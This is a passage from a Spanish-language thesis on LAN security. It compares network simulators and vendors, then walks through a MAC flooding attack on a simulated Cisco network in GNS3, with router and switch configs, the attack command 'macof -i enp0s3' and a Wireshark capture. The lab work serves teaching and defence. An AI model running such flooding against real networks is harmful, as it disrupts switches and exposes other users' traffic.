Por lo tanto, el hackeo ético requiere prevenir e imitar lo que se lograría en el peor de los casos y así aclarar lo que se debe crear para que finalmente no suceda. Lo que se quiere dar a conocer es el tipo de afectaciones que pueden existir en una red si no se tiene en cuenta las correctas precauciones a nivel de redes LAN.

Capítulo III

Propuesta

En este capítulo se describirá el caso de investigación que se realizó con el uso de herramientas de detección de vulnerabilidades y los simuladores de amenazas informáticas.

3.1 Metodología explicativa

Esta investigación se lleva a cabo con la finalidad de ayudar a los investigadores a estudiar el problema con mayor profundidad y entender el fenómeno de forma eficiente. Al llevar a cabo el proceso de investigación es necesario adaptarse a los nuevos descubrimientos y conocimientos sobre el tema, se pueden explorar las variables con un alto nivel de profundidad. Permite que el investigador se familiarice con el tema que se va a examinar y diseñe teorías que permitan probarlos.

3.2 Metodología deductiva

Se emplea mediante razonamiento para deducir conclusiones lógicas a partir de una serie de primicias o características, llevando los pensamientos que va de lo general mediante leyes y principios a lo particular dado por fenómenos o hechos concretos.

Las conclusiones se pueden sacar mediante las premisas, es decir las conclusiones es consecuencia de estas.

3.3 Metodología Bibliográfica

Metodología que ayuda a la recopilación de conceptos para obtener un conocimiento sistematizado. El objetivo es cubrir los principales escritos sobre un tema en particular.

La metodología bibliográfica forma parte de la investigación cuantitativa, ya que contribuye a la formulación del problema de investigación a través del desarrollo de aspectos teóricos e históricos.

Así la exploración bibliográfica contribuye a la estructuración de las ideas originales del proyecto, contextualizándolo tanto en su perspectiva teórica, metodológica como histórica específica.

3.4 Comparación de sistemas operativos aptos para simuladores

A continuación, se presentan los simuladores GNS3 y EVE-NG con su respectiva tabla característica de adaptabilidad a los diferentes sistemas operativos.

Tabla 1. *Simulador de red GNS3 y su compatibilidad para los diferentes sistemas operativos.*

Características/OS	Windows	Unix	Linux	MAC	Solaris
Plataformas que lo soportan	x	-	x	x	-
Curva de aprendizaje	Alto	-	Medio	Alto	-
Proceso de instalación	Fácil y rápido	-	Medio	Fácil	-
Documentación	Alto	-	Medio	alta	-
tipo de licencia	Libre	-	Libre	Libre	-

Simulador de red GNS3. Elaborado por Byron Rodriguez Gutierrez.

Tabla 2. *Simulador de red EVE-NG y su compatibilidad para los diferentes sistemas operativos.*

Características/OS	Windows	Unix	Linux	MAC	Solaris
Plataformas que lo soportan	x	-	x	x	-
Curva de aprendizaje	Alto	-	Medio	Medio	-
Proceso de instalación	Fácil	-	Medio	Medio	-
Documentación	Alto	-	Medio	Bajo	-
tipo de licencia	Libre	-	Libre	Libre	-

Simulador de red EVE-NG. Elaborado por Byron Rodriguez Gutierrez.

3.5. Análisis de los diferentes vendors de red y su impacto

En la actualidad toda empresa requiere de dispositivos que permitan una conexión de red tanto en el ámbito externo como interno por lo que existen una serie de proveedores encargados de ofrecer su gran variedad de productos al consumidor final, el que decide cual utilizar en base a ciertos criterios como: costo, funciones, información en la web,

soporte, entre otros puntos. A continuación, se presenta una comparativa de los diferentes vendedores de red utilizados por las pequeñas y medianas empresas donde un factor a considerar es que todas las marcas a comparar están basados a temas de routing y switching, (Cisco, 2017). Por otra parte, dentro de la comparativa de routing y switching se descartó vendedores encargados de brindar seguridad a través de sus firewalls de última generación como Fortinet, Palo Alto Networks, Check Point, Barracuda, entre otros, optando por compararlos en base a su tecnología y seguridad más adelante.

Tabla 3. Comparativa de las marcas desde el punto de routing.

Características/Marca	Cisco	HPE	Huawei	Juniper
Experiencia de usuario	Alta	Media	Media	Media
Agilidad	Alta	Alta	Media	Media
Seguridad	Alta	Baja	Baja	Media
Virtualización	Alta	Media	Baja	Media

Marcas desde el punto de routing. Información tomada de Comparativa de Routing. Elaborado por el autor.

Como se observa en la tabla 2, Cisco es el vendedor o proveedor de equipos de red con mayor ventaja de uso en los puntos anteriormente mostrados permitiendo al usuario muchas funciones adicionales o incluso mejor experiencia o incluso la virtualización ya que es posible encontrar mucha información de IOS Cisco para trabajar en ambientes emulados en comparación con las otras marcas.

Tabla 4. Comparativa de las marcas desde el punto de switching.

Características/Marca	Cisco	HPE	Huawei	Juniper
Innovación	Alta	Baja	Baja	N/A
Agilidad	Alta	Limitada	Limitada	N/A
Seguridad	Alta	Limitada	N/A	N/A
Servicios para conmutación	Alta	Media	Media	Alta
Virtualización	Media	Media	Baja	Media

Marcas desde el punto de switching. Información tomada de Comparativa de Switching. Elaborado por el autor.

En el caso de conmutación tanto en equipos de capa 2 o incluso de capa 3 Cisco lidera con sus funciones o características lo que permite al usuario o empresa saber que escoger a la hora de realizar su red interna un factor importante de todo lo mencionado es que en algunos casos los equipos Cisco tienen un mayor costo comparado a las otras marcas debido a las funciones incluso que realiza.

3.6. Análisis general de las marcas de equipos más utilizadas en redes

Según (ITNOW, 2018) menciona en su investigación de las 10 compañías top en el ámbito de las redes empresariales, Cisco es el gigante de la red con un total del 60% de su participación en el mercado de enrutadores y conmutadores, por otra parte otra compañía que mayor participación tiene después de Cisco es HPE que representa alrededor del 20% de los ingresos en el ámbito de las redes inalámbricas a nivel mundial.

Por otra parte Juniper tiene una mayor acogida y competitividad frente a Cisco en los Data Center, Juniper ha tenido un rápido crecimiento en redes de malla e incluso otras tecnologías donde (ITNOW, 2018) menciona que la empresa por año tiene un crecimiento del 3.5%, muchos expertos aseguran que Juniper está bien posicionada para obtener todo el éxito que posee el gran mercado de las redes. Por otra parte, Huawei llega a cierto segmento de mercado, aunque su creciente participación en el ámbito de las Wireless ha permitido que tenga un mejor posicionamiento, actualmente Huawei lidera el ámbito de las Wireless donde en el año 2015 y 2016 logró un aumento del 77% en comparación con sus otros competidores, (ITNOW, 2018).

Una vez analizada las marcas con mayor crecimiento en el ámbito de las redes se puede decir que Cisco es la empresa que actualmente maneja gran parte de los servicios de redes empresariales debido a la alta gama de productos que posee como sus nuevas implementaciones relacionadas con las Redes Definidas por Software e incluso sus Firewalls de nueva generación NGWFs.

3.7. Comparativa de marcas desde el punto de seguridad y uso

A continuación, se presenta Magic Quadrant presentado por la consultora Gartner TI donde compara los diferentes vendedores de red encargados de brindar seguridad a través de sus firewalls de última generación como Fortinet, Palo Alto Networks, Check Point, Cisco, Barracuda Networks entre otros, (Tecnozero, 2018).



Figura 2. Cuadrante mágico de Gartner 2018 para Firewalls de Redes empresariales, elaborada por el autor.

(Hils, D'Hoinne, & Kaur, 2018) a través de su comparativa califica a todos los proveedores con mayor impacto en el área de TI según criterios de: visión y capacidad de ejecución a través de metodologías que no son reveladas al público, este análisis una vez realizado permite darle un posicionamiento al proveedor en uno de sus cuatro cuadrantes.

- **Leaders (Líderes):** Su puntuación es basada a la alta integridad de visión y capacidad de ejecución que poseen, un proveedor en este cuadrante demuestra credibilidad y las capacidades necesarias en ventas y aceptación de nuevas tecnologías.
- **Challengers:** Tiene una buena participación en el mercado de las TI y puede llegar a ser una amenaza para los proveedores en el cuadrante de Líderes.
- **Visionaries (Visionarios):** Se encarga de ofrecer productos innovadores que solución problemas, pero tienen carencia en demostrar las capacidades de participación de mercado.

- **Niche Players (Jugadores de nicho):** Buscan clientes específicos aquí también se encuentran aquellos proveedores que se están adaptando para el ingreso al mercado TI o incluso que tienen dificultades para desarrollar y ejecutar su visión.

Con todos los estudios previos realizados mediante análisis o comparativas se puede observar que Cisco es uno de los proveedores con mayor relevancia en la actualidad en el ámbito de la seguridad y el pionero en temas de enrutamiento y conmutación siendo un punto muy relevante en las organizaciones a nivel mundial.

3.8. Comparativa de los diferentes simuladores de red

Se presenta la comparativa de los diferentes simuladores de red gratuitos, utilizados muy a menudo para la creación de entornos virtuales, generando ambientes reales de equipos Cisco como a su vez máquinas con sistemas operativos Windows, Linux entre otros, (cbt nuggets, 2019). A continuación, se detalla los dos emuladores más requeridos en entornos de simulación.

Tabla 5. *Simuladores de red para crear ambiente hacking*

Características	GNS3	EVE-NG
Fácil manejo	Alto	Alto
Búsqueda de información	Alto	Alto
GUI	Basada en usuarios	Basada en web
Consumo de recursos	Alto	Medio
Facilidad para uso de IOS	Alto	Medio

Diferentes entre simuladores de red. Información tomada de Simuladores de red. Elaborado por el autor.

Como se puede apreciar GNS3 tiene una mayor ventaja con respecto a EVE-NG en las interfaz gráfica de usuarios lo que permite que se interactúe de manera directa y no a la espera de un servidor web como es el caso de Eve-ng, también la obtención de IOS para el trabajo de investigación es más factible de obtener a través de GNS3 debido a que en Eve-Ng se requiere que el usuario lleve a un formato diferente y el proceso que se requiere para la conversión de imágenes toma más tiempo de lo normal, es por eso que en este trabajo de investigación se usara GNS3 para la creación de redes LAN con equipos Cisco para posteriormente hallar las vulnerabilidades que el personal de TI desconoce dentro de las configuraciones.

Tabla 6. *Requerimientos mínimos para uso de simuladores de red.*

Requerimientos para simuladores de ataques GNS3 y EVE-GN	
Procesador	4 o más núcleos lógicos con 2.0 GHz mínimo
Virtualización	Se requieren extensiones de virtualización. Es posible que deba habilitar a través del BIOS
Memoria	8 GB RAM
Espacio en disco	50GB de espacio disponible para GNS3 y 2 máquinas virtuales.

Diferentes simuladores de red. Información tomada de Simuladores de red. Elaborado por el autor

3.9. Ataques a seguridad de redes dentro de entornos simulados

A continuación, se presentan los distintos entornos o escenarios de redes referentes a topologías LAN donde se realizan diversos ataques a equipos Cisco, las topologías presentadas pueden ir cambiando ante el tipo de ataque que se use, los escenarios planteados se implementan en GNS3.

3.9.1. MAC FLOODING ATTACK (Ataque por inundación de direcciones MAC)

Este ataque se realizó mediante una serie de parámetros en una red de varias computadoras de las cuales, la máquina 1 y máquina 3 interactúan entre si mediante un switch por medio de un circuito virtual entre 2 máquinas a través de una sesión de tipo unicast, eso permite que la maquina 2 no se entere de la información que fluye entre maquina 1 y 3. Lo que hace la maquina 2 para iniciar el ataque es enviar una ráfaga de miles y miles de direcciones MAC llenando la CAM del dispositivo switch y al momento de estar llena, eventualmente el tráfico que deba circular de la maquina 1 a la maquina 3 se manejaría mediante un Broadcast, es decir que los paquetes van a ser enviados por todas las interfaces del switch y llegaría la información al atacante también.

Para mejor representación en la figura 3 se muestra el entorno simulado constituido por 5 PCs de las cuales 2 de ellas están enlazadas con los Sistemas Operativos de Kali-Linux y Ubuntu mediante VirtualBox, donde una de ellas procede a ejecutar el ataque, mediante el programa dsniff vulnerando la tabla del switch IOS vL2




Figura 3. Entorno del primer ataque, MAC Flooding, elaborada por Byron Rodriguez Gutierrez.

La configuración realizada, está basada en una comunicación InterVLAN Router a través del protocolo 802.1Q, el cual permite al Router de la red LAN simulada, en este caso un IOS de equipo real 3745 crea subinterfaces y así comunicar VLANs ubicadas en segmentos diferentes adicional para una mejor perspectiva los switch crean enlaces troncal entre ellos permitiendo extender la LAN y comunicar áreas o departamentos relativamente alejados mediante el proceso de VLANs ya antes mencionado, cada PC está en un grupo de VLAN donde a su vez el ataque que se realiza es a través de un entorno interno simulando bien a un empleado de la empresa o un ex empleado conectado a uno de los equipos que solo tienen la configuración tradicional que personas del área técnica realizan gran parte del tiempo. Este escenario es comúnmente utilizado ya que permite dividir los dominios de Broadcast y sus dominios de colisión.

A continuación, se presenta la configuración realizada en los equipos como el proceso de ataque a través de una máquina con distribución de Linux en este caso Ubuntu 18.04

```

R1(config)#interface fa0/0.10
R1(config-subif)#encapsulation dot1q 10
R1(config-subif)#ip add 192.16
*Mar 1 00:34:23.983: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state t
o up
R1(config-subif)#ip add 192.168.10.254 255.255.255.0
R1(config-subif)#no shut
R1(config-subif)#interface fa0/0.20
R1(config-subif)#encapsulation dot1q 20
R1(config-subif)#ip add 192.168.20.254 255.255.255.0
R1(config-subif)#no shut
R1(config-subif)#interface fa0/0.99
R1(config-subif)#encapsulation
R1(config-subif)#encapsulation dot1q 99
R1(config-subif)#encapsulation dot1q 99
R1(config-subif)#encapsulation dot1q 99 ?
% Unrecognized command
R1(config-subif)#encapsulation dot1q ?
% Unrecognized command
R1(config-subif)#no shut
R1(config-subif)#enc
R1(config-subif)#encapsulation do
R1(config-subif)#encapsulation dot1Q ?
<1-4094> IEEE 802.1Q VLAN ID

R1(config-subif)#encapsulation dot1Q 99 ?
native      Make this as native vlan
second-dot1q Configure this subinterface as a 1Q-in-1Q subinterface
<cr>

R1(config-subif)#encapsulation dot1Q 99 na
R1(config-subif)#encapsulation dot1Q 99 native

```

Figura 4. Configuración del router, MAC Flooding, elaborada por Byron Rodriguez Gutierrez.

En la figura 4 se puede observar la configuración de subinterfaces como configuración de IP y máscara de red.

```

ESW1(config)#vlan 99
ESW1(config-vlan)#name troncal
ESW1(config-vlan)#interface vlan 99
ESW1(config-if)#no shut
ESW1(config-if)#interface fa1/3
ESW1(config-if)#switchport mode trunk
ESW1(config-if)#s
*Mar 1 00:10:10.739: %OTF-5-TRUNKPORTON: Port Fa1/3 has become dot1q trunk
*Mar 1 00:10:11.243: %LINEPROTO-5-UPDOWN: line protocol on Interface Vlan99, ch
anged state to up
ESW1(config-if)#switchport trunk native vlan 99
ESW1(config-if)#
ESW1#show
*Mar 1 00:10:22.047: %SYS-5-CONFIG_I: Configured from console by console
ESW1#show interface trunk

Port      Mode      Encapsulation  Status      Native vlan
Fa1/3     on        802.1q         trunking    99

Port      Vlans allowed on trunk
Fa1/3     1-4094

Port      Vlans allowed and active in management domain
Fa1/3     1,10,20,99

Port      Vlans in spanning tree forwarding state and not pruned
Fa1/3     none
ESW1#
*Mar 1 00:11:44.311: %CDP-4-NATIVE_VLAN_MISMATCH: Native VLAN mismatch discover

```

Figura 5. Configuración del switch 1, MAC Flooding, elaborada por Byron Rodriguez Gutierrez.

```

Connected to DynaMips VM "ESW2" (ID 3, type c3725) - Console port
Press ENTER to get the prompt.
v1
an 20
ESW2(config-vlan)#name lan2
ESW2(config-vlan)#interface vlan 20
ESW2(config-if)#ip address 192.168.20.2 255.255.255.0
ESW2(config-if)#interface fa1/4
ESW2(config-if)#switchport mode access
ESW2(config-if)#switchport access vlan 20
ESW2(config-if)#
*Mar 1 00:10:27.987: %CDP-4-NATIVE_VLAN_MISMATCH: Native VLAN mismatch discovered
ed on FastEthernet1/3 (1), with ESW1 FastEthernet1/3 (99).
ESW2(config-if)#do show
*Mar 1 00:10:30.371: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan20, ch
anged state to up
ESW2(config-if)#do show vlan-s

VLAN Name                Status    Ports
-----
1    default                active    Fa1/2, Fa1/3, Fa1/5, Fa1/6
                                           Fa1/7, Fa1/8, Fa1/9, Fa1/10
                                           Fa1/11, Fa1/12, Fa1/13, Fa1/14
                                           Fa1/15
10   lan1                    active    Fa1/0, Fa1/1
20   lan2                    active    Fa1/4
1002 fddi-default          act/unsup
1003 token-ring-default    act/unsup
1004 fddinet-default       act/unsup
1005 trnet-default         act/unsup

VLAN Type  SAID       MTU   Parent RingNo BridgeNo Stp  BrgdMode Trans1 Trans2
-----
1    enet  100001    1500  -     -     -     -    -       1002  1003
10   enet  100010    1500  -     -     -     -    -       0      0
20   enet  100020    1500  -     -     -     -    -       0      0
1002 fddi  101002    1500  -     -     -     -    -       1      1003
1003 tr   101003    1500  1005  0     -     -    srb     1      1002
1004 fdnet 101004    1500  -     -     1     -    ibm     0      0
1005 trnet 101005    1500  -     -     1     -    ibm     0      0
ESW2(config-if)#vlan 99
ESW2(config-vlan)#name troncal
ESW2(config-vlan)#interface fa1/3
ESW2(config-if)#switchport mode trunk
ESW2(config-if)#sw
*Mar 1 00:11:09.787: %STP-5-TRUNKPORTON: Port Fa1/3 has become dot1q trunk
*Mar 1 00:11:09.887: %SPAN TREE-2-RECV_PVID_ERR: Received BPDU with inconsistent
peer vlan id 99 on FastEthernet1/3 VLAN1.
*Mar 1 00:11:09.887: %SPAN TREE-2-BLOCK_PVID_PEER: Blocking FastEthernet1/3 on V
LAN99. Inconsistent peer vlan.
*Mar 1 00:11:09.911: %SPAN TREE-2-BLOCK_PVID_LOCAL: Blocking FastEthernet1/3 on
VLAN1. Inconsistent local vlan.
ESW2(config-if)#sw
ESW2(config-if)#switchport PVST+: restarted the forward delay timer for FastEthe
rnet1/3
ESW2(config-if)#switchport trunk na
ESW2(config-if)#switchport trunk native vlan 99

```

Figura 6. Configuración del switch 2, MAC Flooding, elaborada por Byron Rodriguez Gutierrez.

En la figura 5 y 6 se realiza la configuración de VLANs como del enlace troncal entre los 2 departamentos dividiendo los dominios de colisión y de broadcast.

Se configuran las PCs de acuerdo a la VLAN a las que fueron asignadas con sus respectivas direcciones de red, máscara y gateway, el proceso es repetitivo por lo que solo se detalla una PC con su configuración.


```

PC1

show 1
NAME          : PC1[1]
LINK-LOCAL SCOPE : fe80::250:79ff:fe66:6800/64
GLOBAL SCOPE    :
ROUTER LINK-LAYER :
MAC           : 00:50:79:66:68:00
LPORT        : 10051
RHOST:PORT    : 127.0.0.1:10052
MTU:          : 1500

PC1> show ip

NAME          : PC1[1]
IP/MASK       : 192.168.20.5/24
GATEWAY       : 192.168.20.254
DNS           :
MAC           : 00:50:79:66:68:00
LPORT        : 10051
RHOST:PORT    : 127.0.0.1:10052
MTU:          : 1500

PC1> ping 192.168.10.5
192.168.10.5 icmp_seq=1 timeout
192.168.10.5 icmp_seq=2 timeout
84 bytes from 192.168.10.5 icmp_seq=3 ttl=63 time=29.621 ms
84 bytes from 192.168.10.5 icmp_seq=4 ttl=63 time=17.394 ms
84 bytes from 192.168.10.5 icmp_seq=5 ttl=63 time=18.343 ms

PC1> ping 192.168.10.6
192.168.10.6 icmp_seq=1 timeout
84 bytes from 192.168.10.6 icmp_seq=2 ttl=63 time=14.552 ms
84 bytes from 192.168.10.6 icmp_seq=3 ttl=63 time=16.671 ms
84 bytes from 192.168.10.6 icmp_seq=4 ttl=63 time=13.506 ms
84 bytes from 192.168.10.6 icmp_seq=5 ttl=63 time=23.325 ms

```

Figura 7. Configuración de PC, MAC Flooding, elaborada por Byron Rodriguez Gutierrez.

```

Linux Ubuntu (Firmware) - Oracle VM VirtualBox
Actividades Terminal mar 19:06
alki@alki-VirtualBox: ~
alki@alki-VirtualBox:~$ sudo nano /etc/apt/sources.list
alki@alki-VirtualBox:~$ ip address show eth0
Device "eth0" does not exist.
alki@alki-VirtualBox:~$ ip address show ens33
Device "ens33" does not exist.
alki@alki-VirtualBox:~$ ifconfig
No se ha encontrado la orden «ifconfig», pero se puede instalar con:
sudo apt install net-tools
alki@alki-VirtualBox:~$ ping 192.168.10.254
PING 192.168.10.254 (192.168.10.254) 56(84) bytes of data.
64 bytes from 192.168.10.254: icmp_seq=1 ttl=255 time=11.2 ms
64 bytes from 192.168.10.254: icmp_seq=2 ttl=255 time=6.52 ms
64 bytes from 192.168.10.254: icmp_seq=3 ttl=255 time=2.83 ms
64 bytes from 192.168.10.254: icmp_seq=4 ttl=255 time=8.45 ms
64 bytes from 192.168.10.254: icmp_seq=5 ttl=255 time=28.7 ms
64 bytes from 192.168.10.254: icmp_seq=6 ttl=255 time=4.66 ms
64 bytes from 192.168.10.254: icmp_seq=7 ttl=255 time=9.15 ms
^C
--- 192.168.10.254 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6008ms
rtt min/avg/max/mdev = 2.832/10.242/28.784/8.010 ms
alki@alki-VirtualBox:~$ ping 192.168.20.5
PING 192.168.20.5 (192.168.20.5) 56(84) bytes of data.
64 bytes from 192.168.20.5: icmp_seq=1 ttl=63 time=3010 ms
64 bytes from 192.168.20.5: icmp_seq=2 ttl=63 time=2010 ms
64 bytes from 192.168.20.5: icmp_seq=3 ttl=63 time=996 ms
64 bytes from 192.168.20.5: icmp_seq=4 ttl=63 time=18.7 ms
64 bytes from 192.168.20.5: icmp_seq=5 ttl=63 time=16.4 ms
64 bytes from 192.168.20.5: icmp_seq=6 ttl=63 time=23.5 ms
64 bytes from 192.168.20.5: icmp_seq=7 ttl=63 time=18.8 ms
^C
--- 192.168.20.5 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6041ms
rtt min/avg/max/mdev = 16.487/870.774/3010.722/1120.797 ms, pipe 3
alki@alki-VirtualBox:~$

```

Figura 8. Verificación de Ping a equipos virtuales, MAC Flooding, elaborada por Byron Rodriguez Gutierrez.

En la figura 8 se puede observar la acción ping siendo ejecutada en Ubuntu 18.04 en la máquina virtual enlazada mediante GNS3 a las demás máquinas virtuales

```
root@alki-VirtualBox:/home/alki# macof -i enp0s3
```

Figura 9. Ejecución de macof desde máquina de atacante, MAC Flooding, elaborada por Byron Rodríguez Gutierrez.

En la figura 9 se procede con la ejecución del ataque desde la máquina virtual con sistema operativo Ubuntu, el comando macof -i enp0s3 indica que se realice peticiones al dispositivo que tiene conectado a través de la interfaz enp0s3, es importante indicar que al no poner un número al final la cantidad de peticiones realizadas se harán de manera infinita hasta que el equipo no pueda responder a más peticiones. Para ejecutarlo solo se requiere abrir el terminal de Linux ubuntu.




Figura 10. Ejecución del ataque desde el punto de vista del atacante, MAC Flooding, elaborada por Byron Rodríguez Gutierrez.

Una vez ejecutado el comando en la figura 10 se observa la cantidad de información falsa generada por la máquina a través del proceso de Flooding de direcciones MAC dirigidas al switch de cisco con la finalidad de llegar su búfer de almacenamiento en caché como se muestra a continuación en la CAM.




Figura 11. Ejecución del ataque desde cualquier otro punto de acceso, MAC Flooding, elaborada por Byron Rodríguez Gutierrez.

Para finalizar el ataque se procedió con las capturas de tráfico en Wireshark desde el propio simulador permitiendo ver las direcciones IP falsas que forman parte de la red LAN.

No.	Time	Source	Destination	Protocol	Length	Info
186	0.830192	190.75.126.110	96.51.17.1	IPv4	60	
187	0.832275	82.118.179.10	137.117.240.17	IPv4	60	
188	0.834441	221.48.226.111	138.141.252.9	IPv4	60	
189	0.836349	213.7.165.69	255.29.31.120	IPv4	60	
190	0.838165	187.194.84.32	175.2.48.53	IPv4	60	
191	0.840715	194.134.6.87	232.177.174.36	IPv4	60	
192	0.842739	136.254.108.48	100.96.132.82	IPv4	60	
193	0.844907	48.224.152.2	80.176.255.55	IPv4	60	
194	0.852547	219.231.8.48	226.81.0.115	IPv4	60	
195	0.854264	161.202.207.112	88.208.113.66	IPv4	60	
196	0.855555	46.200.150.89	70.168.222.119	IPv4	60	
